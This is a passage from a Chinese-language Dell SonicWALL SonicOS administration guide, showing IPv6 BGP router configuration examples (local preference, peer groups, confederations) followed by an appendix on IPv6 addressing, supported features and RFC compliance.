   neighbor 1111:111:111:A:C601:3FF:FEF0:0 activate
   neighbor 3333:333:333:A:C603:3FF:FEF0:0 activate
exit-address-family
```

在 R3：

```
interface Loopback0
   ipv6 address 3333:333:333:A::/64 eui-64
   ipv6 ospf 10 area 0
!
interface FastEthernet0/0
   ipv6 address AB01:CD1:123:B::/64 eui-64
   ipv6 ospf 10 area 0
!
interface Serial0/0
   ipv6 address AB01:CD1:123:E::/64 eui-64
!
interface FastEthernet0/1
   ipv6 address AB01:CD1:123:D::/64 eui-64
   ipv6 ospf 10 area 0
!
ipv6 router ospf 10
   router-id 3.3.3.3
   redistribute connected route-map CONNECTED
!
router bgp 123
   no synchronization
   bgp router-id 3.3.3.3
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 update-source Loopback0
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 remote-as 123
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 update-source Loopback0
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 remote-as 202
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 ebgp-multihop 5
!
address-family ipv6
```

```
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 activate
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 next-hop-self
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 route-map LOCAL_PREF out
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 activate
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 next-hop-self
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 route-map LOCAL_PREF out
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 activate
exit-address-family
!
ipv6 prefix-list 10 seq 5 permit BC01:BC1:10:A::/64
!
route-map LOCAL_PREF permit 10
   match ipv6 address prefix-list 10
   set local-preference 500
!
route-map LOCAL_PREF permit 20
!
route-map CONNECTED permit 10
   match interface Serial0/0
```

在 R4：

```
interface Serial0/0
   ipv6 address AB01:CD1:123:C::/64 eui-64
!
interface Loopback10
   ipv6 address BC01:BC1:10:A::/64 eui-64
!
interface Loopback11
   ipv6 address BC02:BC1:11:A::/64 eui-64
!
interface Loopback12
   ipv6 address BC03:BC1:12:A::/64 eui-64

router bgp 101
bgp router-id 4.4.4.4
   neighbor AB01:CD1:123:C:C601:3FF:FEF0:0 remote-as 123
!
address-family ipv6
   neighbor AB01:CD1:123:C:C601:3FF:FEF0:0 activate
   network BC01:BC1:10:A::/64 network BC02:BC1:11:A::/64
   network BC03:BC1:12:A::/64 exit-address-family
```

在 R5：

```
interface Serial0/0
   ipv6 address AB01:CD1:123:E::/64 eui-64
   clock rate 2000000
!
interface Loopback10
   ipv6 address BC01:BC1:10:A::/64 eui-64
!
interface Loopback11
   ipv6 address BC02:BC1:11:A::/64 eui-64
!
interface Loopback12
   ipv6 address BC03:BC1:12:A::/64 eui-64
!
router bgp 202
bgp router-id 5.5.5.5
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 remote-as 123
```

```
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 ebgp-multihop 5
!
address-family ipv6
   neighbor AB01:CD1:123:E:C603:3FF:FEF0:0 activate
   network BC01:BC1:10:A::/64
   network BC02:BC1:11:A::/64
   network BC03:BC1:12:A::/64
exit-address-family
```

要验证路由，请使用 **show bgp ipv6 unicast** 命令：

在 R2：

```
R2> show bgp ipv6 unicast
```

在配置本地首选之前，R2 具有 R1 作为所有习得 IPv6 地址的下一个跃点。在将 R3 上的本地首选配置为 500 后，R2 对前缀 BC01:BC1:10:A::/64 具有不同的首选出口路由。现在，R2 可以通过 R3 的出口路径到达前缀 BC01:BC1:10:A::/64，现将该路由指定为本地首选。


BGP 对等组更新策略

BGP 对等组是一组共享相同更新策略的 BGP 邻居。更新策略通常按路由映射、分布列表和过滤器列表设置。

在您定义对等组和向其添加邻居时，分配到该对等组的所有更新策略均应用于对等组的所有邻居。您无需定义各邻居的策略。

对等组的成员继承该对等组的所有配置设置。您可以配置某些成员更改更新策略，但只有在对入站流量设置这些策略时才适用。如果策略应用于出站流量，您就无法配置成员以更改组策略。

图 85. BGP 对等组更新策略配置



要配置 IPv6 BGP 对等组及其更新策略：

在 R3：

```
router bgp 123
   no synchronization
   bgp router-id 3.3.3.3
```

```
neighbor interalmap peer-group
   neighbor interalmap remote-as 123
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 peer-group interalmap
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 peer-group interalmap
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 remote-as 202
   neighbor AB01:CD1:123:E:C605:16FF:FE98:0 ebgp-multihop 5
!
address-family ipv6
   neighbor interalmap activate
   neighbor interalmap route-map 1 out
   neighbor 1111:111:111:A:C601:3FF:FEF0:0 peer-group interalmap
   neighbor 2222:222:222:A:C602:3FF:FEF0:0 peer-group interalmap
exit-address-family
!
ipv6 prefix-list 10 seq 5 permit BC01:BC1:10:A::/64
!
route-map 1 permit 10
   match ipv6 address prefix-list 1 set tag 333
   set metric 273
   set local-preference 312
```

要验证是否已配置正确的本地首选路由，请使用 **show bgp ipv6 unicast** 命令：

在 R3：

```
R3> show bgp ipv6 unicast
```


验证 IPv6 地址 BC01:BC1:10:A::/64 从 AS100 传递至 R1 和 R2，且将度量和本地首选设为相应的路由映射设置。

BGP 联盟

您可以将一个 AS 分为多个 AS，然后将这些 AS 分配到一个 AS 联盟。BGP 联盟的实施缩小了 AS 的 iBGP 网，且联盟仍可以作为单个 AS 向外部对等系统发布路由。

联盟内的每个 AS 运行完全结网的 iBGP，且联盟内的每个 AS 还运行与联盟内其他 AS 的 eBGP 连接。联盟内的这些 eBGP 对等系统像使用 iBGP 一样交换路由信息。这样，联盟保留下一个跃点、度量和本地首选信息。联盟对外部显示为单个 AS。

图 86. BGP 联盟配置



要配置 BGP 联盟：

R1：

```
router bgp 2000
   bgp log-neighbor-changes
   bgp confederation identifier 200
   bgp confederation peers 1000
   neighbor 2003::1 remote-as 1000
!
address-family ipv4
   neighbor 2003::1 activate
exit-address-family
!
address-family ipv6
   network 3002::/64
   network 4000::/64
   neighbor 2003::1 activate
exit-address-family
```

在 R2：

```
router bgp 1000
   bgp confederation identifier 200
   neighbor 10.0.1.1 remote-as 1000
!
address-family ipv6
   neighbor 10.0.1.1 activate
exit-address-family
```

在 R3：

```
router bgp 1000
   bgp confederation identifier 200
   bgp confederation peers 2000
   neighbor 10.0.1.2 remote-as 1000
   neighbor 3001::1 remote-as 2000
   neighbor 5000::1 remote-as 100
   neighbor 5000::1 update-source X2
!
address-family ipv6
   neighbor 10.0.1.2 activate
   neighbor 3001::1 activate
   neighbor 5000::1 activate
exit-address-family
```

在 R5：

```
router bgp 100
   bgp router-id 5.5.5.5
   bgp log-neighbor-changes
   neighbor 2002::1 remote-as 200
!
address-family ipv6
   network 6666::6/128
   network 7777::7/128
   neighbor 2002::1 activate
exit-address-family
```

验证 R1、R2 和 R3 可以学习 R5 发布的该路由：

```
6666::6/128 和 7777::7/128
```

验证 R2 可以向 R1 学习该路由，即使两者未直接相连：

```
3002::/64 和 4000::/64
```

注：将 IPv6 BGP 配置数据和 IPv6 BGP 路由转储到终止并驻留程序 (TSR) 文件。

注：IPv6 BGP 使用 ZebOS 调试接口。关闭所有调试交换机的默认设置。在控制台输入 CLI **debug** 命令可以打开调试交换机。

C

IPv6

- 第 1728 页的 IPv6
  - 第 1728 页的概述
  - 第 1739 页的配置 IPv6
  - 第 1774 页的 IPv6 可视化
  - 第 1775 页的 IPv6 高可用性监控
  - 第 1776 页的 IPv6 诊断和监控

IPv6

本附录介绍 IPv6 的 SonicOS 实施，IPv6 的工作方式以及如何为网络配置 IPv6。

主题：

- 第 1728 页的概述
- 第 1739 页的配置 IPv6
- 第 1774 页的 IPv6 可视化
- 第 1775 页的 IPv6 高可用性监控
- 第 1776 页的 IPv6 诊断和监控

概述

主题：

- 第 1729 页的 IPv6 就绪认证
- 第 1729 页的 IPv6 技术概述
- 第 1731 页的 IPv6 优点
- 第 1732 页的目前支持的 Dell SonicWALL IPv6 服务和功能
- 第 1735 页的目前不支持的 Dell SonicWALL IPv6 功能
- 第 1737 页的支持的 IPv6 RFC
- 第 1738 页的不支持的 IPv6 RFC

IPv6 就绪认证

Dell SonicWALL 符合 IPv6 论坛规定的“IPv6 就绪”阶段 1 和阶段 2 的要求，该论坛是为部署 IPv6 提供技术指导的国际性团体。IPv6 Ready Logo Program（IPv6 就绪性徽标计划）是一项旨在通过证明 IPv6 已就绪可用来提高用户信心的合规与互操作性测试计划。

“IPv6 就绪”系列测试从阶段 1 的基本级最低覆盖率扩展阶段 2 的更高覆盖率：

- 阶段 1（银质）徽标：在第一阶段，徽标表示产品包含 IPv6 强制核心协议，并可实现与其他 IPv6 实施的互操作。
- 阶段 2（金质）徽标：“IPv6 就绪”步骤包含适当的维护、技术一致性和明确的技术参考。“IPv6 就绪徽标”表示产品已成功满足 IPv6 徽标委员会 (v6LC) 规定的严格要求。

Dell SonicWALL 经认证已符合阶段 2（金质）IPv6 就绪状态。目前正在制定未来的阶段 3 级别“IPv6 就绪”覆盖率。

更多信息，请参见：http://www.ipv6ready.org/

注：SonicOS 不支持 IPv6 向导。

IPv6 技术概述

每台连接至互联网的设备（计算机、打印机、智能手机、智能量表等）都需要一个 IP 地址。第 4 版互联网协议 (IPv4) 提供大约 43 亿个唯一 IP 地址。随着互联网、智能手机和 VoIP 电话的全球性迅速普及，将很快用尽这 43 亿个 IP 地址。

2011 年 2 月 3 日，互联网号码分配局 (IANA) 向区域互联网注册管理机构 (RIR) 分配了最后剩余的 IPv4 地址区块。在 RIR 于今年晚些时候向 ISP 分配完这些地址后，将消耗殆尽全世界的新 IPv4 地址供应。

幸好互联网工程任务组 (IETF) 早在 1992 和 1998 年就已开始计划这一天的到来，当时就已发布 RFC 2460 用于定义第 6 版互联网协议 (IPv6)。通过将地址长度从 32 位延长至 128 位，IPv6 较之 IPv4 极大地增加了可用的地址数：

- IPv4：4,294,967,296 个地址
- IPv6：340,282,366,920,938,463,463,374,607,431,768,211,456 个地址

理解 IPv6 地址

IPv6 地址由八组数字组成，每组包含四位十六进制数值并以冒号分隔，书写形式为：

```
XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX
```

IPv6 地址在逻辑上分为两部分：64 位（子）网络前缀和 64 位接口识别符。以下是一个 IPv6 地址示例：

```
2001:0db8:85a3:0000:0000:8a2e:0370:7334
```

注：IPv6 地址中的十六进制数值不区分大小写。

IPv6 地址可以使用以下两个规则缩写：

1 16 位值中的前导零可以忽略。因此，本例中的地址可以从完整形式：

   - 2001:**0db8**:85a3:**0000:0000**:8a2e:**0370**:7334

   缩写为：

   - 2001:**db8**:85a3:**0:0**:8a2e:**370**:7334

2 任意个均由四个零组成的连续组（理论上 16 位零）可以使用双冒号（符号“::”）表示。结合这两个规则，本例的地址可以从完整形式：

   - 2001:**0db8**:85a3:**0000:0000**:8a2e:**0370**:7334

   缩写为：

   - 2001:**db8**:85a3:**::**8a2e:**370**:7334

表 191. IPv6 地址类型

地址类型	完整的地址	缩写的地址
单播地址	1080:0:0:0:8:800:200C:417A	1080::8:800:200C:417A
组播地址	FF01:0:0:0:0:0:0:101	FF01::101
环回地址	0:0:0:0:0:0:0:1	::1
未指定地址	0:0:0:0:0:0:0:0	::

注：网络必须具备 IPv4 互联网连接才能连至 IPv6 互联网。

注：本地网络站点的计算机必须启用 IPv6 栈。

图 87 是一幅典型 IPv6 部署的连接模型简化图。

图 87. 典型 IPv6 部署





图 88 显示 IPv4 和 IPv6 之间的标头元素对比。

图 88. IPv4 和 IPv6 标头元素的对比



IPv6 优点

IPv6 具备一些关键功能改善了 IPv4 的某些局限性。新的 IP 标准在很多重要方面扩展了 IPv4：

- 6 至 4 隧道（允许 IPv6 节点通过 IPv4 网络连接外部 IPv6 服务）
  - 6 至 4 自动隧道
  - GRE 隧道
- IPv6 手动隧道
- 新的简化 IPv6 标头格式
- 极大增加了可用的 IPv6 地址
- 有效、分层的寻址和路由基础结构
- 使用邻居发现协议 (NDP) 和 DHCPv6 的主机和路由器自动地址分配
- 无状态和有状态的地址配置
- 内置安全性 – 强烈推荐 AH 和 ESP
- 更好的 QoS 支持 – 标头中的流标签
- 新邻接节点互动协议
- 使用扩展标头扩展了新功能

  从 SonicOS 6.2.5.1 开始：
  - 扩展标头检测报告和日志支持
  - 实施扩展标头顺序检查
  - 支持逐跳扩展标头
  - 检查入站类型为 0 的路由标头数据包

目前支持的 Dell SonicWALL IPv6 服务和功能

- 访问规则
- 地址对象
- 高级带宽管理：
  - 带宽管理监控
- 防间谍软件
- 应用程序流量服务器：
  - 生成并发送至应用程序流量服务器的 IPv6 应用程序流量
  - 生成并发送至第三方应用程序流量服务器的 IPv6 应用程序流量
- 应用程序防火墙：
  - 应用程序规则
- 攻击预防：
  - Land 攻击
  - MAC 反欺骗
  - Ping of Death 攻击
  - Smurf
  - SYN Flood
- 客户端防病毒实施
- 连接缓存
- 连接监控：
  - IPv6 地址过滤
- 内容过滤：
  - ActiveX、Java、Cookie 限制
  - CFS 自定义列表
  - CFS 排除列表
  - 内容过滤服务
  - 关键字阻断
- DDNS 支持 IPv6 和 IPv4
- DHCP：
  - DHCP 服务器
  - 动态租用范围
  - 常规选项
  - 集成选项（DNS/WINS 服务器）
  - 租用暂留
  - 静态租用范围
- 诊断：
  - Nslookup
  - Ping6

    - 反向 Nslookup
    - 跟踪路由
- DNS 客户端
- DNS 查找和反向名称查找
- 双协议栈 IPv4 和 IPv6
- EPRT
- EPSV
- FTPv6
- 攻击保护：
    - TCP 同步代理
    - 流向定义目标的 IPv6 UDP/ICM 流量
- 分片处理
- 网关防病毒
- 标头验证
- 高可用性：
    - 连接缓存
    - DHCP 服务器
    - FTP
    - 监控 IP
    - NDP
    - SonicPoint
    - ULAv6
    - VPN
- 通过 IPv6 的 HTTP/HTTPS 管理
- ICMPv6
- IDP
- IKEv2
- 接口：
    - DHCP 客户端模式
    - IPv6 接口
    - 二层桥接模式
    - 无线模式
- 入侵保护服务
- IP 欺骗保护
- IPv4 Syslog 消息，包括含 IPv6 地址的消息
- IPv6 连接限制
- ISATAP
- 二层桥接模式

- 日志：
    - IPv6 地址日志条目
    - 记录 IPv6 事件
    - 登录唯一性
- NAT
- NAT 负载均衡（仅粘性 IP/无探测支持）
- 邻居发现协议
- 拥有 IPv6 地址的用户使用的 NetExtender 连接
- 网络监控支持本地或远程网络中任何远程主机。
- NDP
- OSPFv3
- 数据包捕获
- Ping
- 基于策略的路由
- QoS 映射
- 重组处理
- 远程管理
- RIPng
- 路由
- 使用 DPI 的 IPv6 流量安全服务
- 用于保障安全的具有 IPSec 的站对站 IPv6 隧道
- SNMP
- SonicPoint IPv6 支持
- SSL VPN
- IPv6 流量的状态检查
- Syslog：
    - 包含 IPv6 地址的 IPv4 syslog 消息
- 隧道
    - IPv4 至 IPv6 隧道
    - IPv6 至 IPv4 隧道
- 用户：
    - IPv6 用户登录和管理
    - 登录唯一性
    - 用户状态
- 虚拟助理
- 可视化
    - AppFlow 监控
    - 应用程序流量报告

    - 实时监控
    - 威胁报告
    - 用户监视器
- VLAN：
    - 在二层桥接模式中的 IPv6 VLAN
    - IPv6 VLAN 接口
    - PPPoE 客户端模式
- VPN 策略
- 无线

目前不支持的 Dell SonicWALL IPv6 功能

注：SonicOS 6.2 是双 IP 栈固件。IPv4 仍支持 IPv6 尚不支持的功能。

- 地址对象：
    - DAO
    - FQDN
- 反垃圾邮件
- Botnet 过滤
- 命令行接口
- 连接具有 IPv6 地址的应用程序流量服务器
- 内容过滤：
    - 按 IP 地址范围的 CFS 策略
    - Websense Enterprice
- DHCP over VPN
- DHCP 中继
- DPI-SSL
- 用于 IPv6 地址的动态地址对象
- E-CLI 配置
- FQDN
- GeoIP 过滤
- Global VPN Client (GVC)
- GMS [GMS]
- VPN：
    - DHCP over VPN
    - 群组 VPN
    - IKE
    - IKE DPD
    - L2TP 服务器

    - 移动 IKEv2
    - OCSP
    - 基于路由的 VPN
- H.323
- 高可用性：
    - 组播 v6
    - Oracle SQL/Net
    - RTSP
    - VoIP
- IKEv1
- 接口：
    - L2TP 客户端模式
    - 透明模式
- IP 助手
- IPv6 Syslog 消息
- LDAP
- 日志：
    - 来自 IPNET 栈的日志
    - 日志 DNS 名称解析
- MAC-IP 反欺骗视图
- 组播代理
- IPv6 与 IPv4 地址之间的 NAT
    - IPv4 至 IPv6 NAT
    - IPv6 至 IPv4 NAT
- 通过 VPN 的 NetBIOS
- 网络监视器
- NTP
- QoS 映射
- RADIUS
- RAS 组播转发
- RBL
- 基于路由的 VPN
- 单点登录
- SMTP 实时黑名单 (RBL) 过滤
- SSH
- SSL 控制
- 状态协议：
    - Oracle SQL/Net

    - SIP
- Syslog：
    - 包含 IPv6 地址的 IPv6 syslog 消息
- 用户：
    - 访客服务
    - LDAP
    - Radius
    - SSO
- ViewPoint
- VLAN：
    - DHCP 客户端模式
    - L2TP 客户端模式
- VoIP
- WAN 加速
- WAN 负载均衡
- Web 代理

支持的 IPv6 RFC

本章节列出 SonicOS 6.2 支持的 IPv6 RFC：

- 第 1737 页的 TCP/IP 栈和网络协议
- 第 1738 页的 IPsec 合规
- 第 1738 页的 NAT 合规
- 第 1738 页的 DNS 合规

TCP/IP 栈和网络协议

- RFC 1886 支持 IPv6 的 DNS 扩展 [IPAPPL dns 客户端]
- RFC 1981 IPv6 路径 MTU 发现
- RFC 2113 IP 路由器警报选项
- RFC 2373 IPv6 寻址体系结构
- RFC 2374 IPv6 可聚合全局单播地址格式（由 3587 废除）
- RFC 2375 IPv6 组播地址分配
- RFC 2460 IPv6 规定
- RFC 2461 IPv6 的邻居发现
- RFC 2462 IPv6 无状态地址自动配置
- RFC 2463 IPv6 规定的 ICMPv6
- RFC 2464 通过以太网传输 IPv6 数据包
- RFC 2473 IPv6 规定中的常规数据包隧道
- RFC 2474 IPv4 和 IPv6 标头中的区分服务字段（DS 字段）定义

- RFC 2545 使用 IPv6 域间路由的 BGP-4 多协议扩展
- RFC 2553 IPv6 的基础套接接口扩展
- RFC 2710 IPv6 的组播监听发现 (MLD)
- RFC 2711 IPv6 路由器警报选项
- RFC 2784 常规路由封装
- RFC 2893 IPv6 主机和路由器的转换机制
- RFC 2991 单播和组播下一跃点选择中的多路径问题
- RFC 3056 通过 IPv4 云的 IPv6 域连接
- RFC 3484 第六版互联网协议 (IPv6) 的默认地址选择（无策略挂钩）
- RFC 3493 IPv6 的基础套接接口扩展
- RFC 3513 第六版互联网协议 (IPv6) 寻址体系结构
- RFC 3542 IPv6 的高级套接应用程序编程接口 (API)
- RFC 3587 IPv6 全局单播地址格式（废除 2374）

IPsec 合规

- RFC 1826 IP 身份验证标头 [旧 AH]
- RFC 1827 IP 封装式安全措施负载 (ESP) [旧 ESP]

NAT 合规

- RFC 2663 IP 网络地址转换器 (NAT) 技术和考虑因素。
- RFC 3022 传统 IP 网络地址转换器（传统 NAT）。

DNS 合规

- RFC 1886 支持 IPv6 的 DNS 扩展

不支持的 IPv6 RFC

本章节列出 SonicOS 6.2 目前不支持的 IPv6 RFC：

- RFC 2002 IP 移动支持
- RFC 2766 网络地址转换 - 协议转换 (NAT-PT)
- RFC 2472 IPv6 over PPP
- RFC 2452 用于传输控制协议的 IPv6 管理信息基础。
- RFC 2454 用于用户数据报协议的 IPv6 管理信息基础。
- RFC 2465 用于 IPv6 的管理信息基础：文字使用惯例和常规群组。

配置 IPv6

主题：

- 第 1739 页的 IPv6 接口配置
- 第 1749 页的配置 IPv6 隧道接口
- 第 1768 页的使用 IPv6 访问 Dell SonicWALL 用户界面
- 第 1768 页的 IPv6 网络配置
- 第 1771 页的 IPv6 访问规则配置
- 第 1772 页的 IPv6 高级防火墙设置
- 第 1772 页的 IPv6 IPSec VPN 配置
- 第 1773 页的 IPv6 的 SSL VPN 配置

IPv6 接口配置

IPv6 接口可以在**网络 > 接口** 页面通过单击页面右上角**视图 IP 版本**单选按钮的 **IPv6** 选项进行配置。



默认情况下，所有 IPv6 接口显示为不使用 IP 地址路由。可以在相同接口添加多个 IPv6 地址。只能在 WAN 接口上配置自动 IP 分配。

注：IPv6 不支持 PortShield 接口。

可以配置每个接口是否接收路由公告。可以在各接口启用或禁用 IPv6。

注：接口的区域分配在切换到 IPv6 模式之前，必须通过 IPv4 接口页面进行配置。

主题：

- 第 1739 页的 IPv6 接口配置的局限性
- 第 1740 页的为 IPv6 静态模式配置接口
- 第 1744 页的配置 DHCPv6 模式的接口
- 第 1748 页的配置自动模式的接口
- 第 1749 页的 PPPoE
- 第 1749 页的配置 VLAN 子接口
- 第 1749 页的配置有线模式的接口

IPv6 接口配置的局限性

- 无法为 IPv6 配置 HA 接口。


- 只能将 SwitchPort 群组的父级接口配置为 IPv6 接口，因此交换机端口群组的所有子级都必须从该列表中排除。
- 区域和二层桥接群组是 IPv4 和 IPv6 在接口上共享的配置。在 IPv4 侧配置后，接口的 IPv6 侧将使用相同的配置。
- 只能为 WAN 区域接口配置默认网关和 DNS 服务器。
- IPv6 支持有线模式，但无法编辑任何设置。SonicOS 使用为 IPv4 设置的相同配置选项代替。

为 IPv6 静态模式配置接口

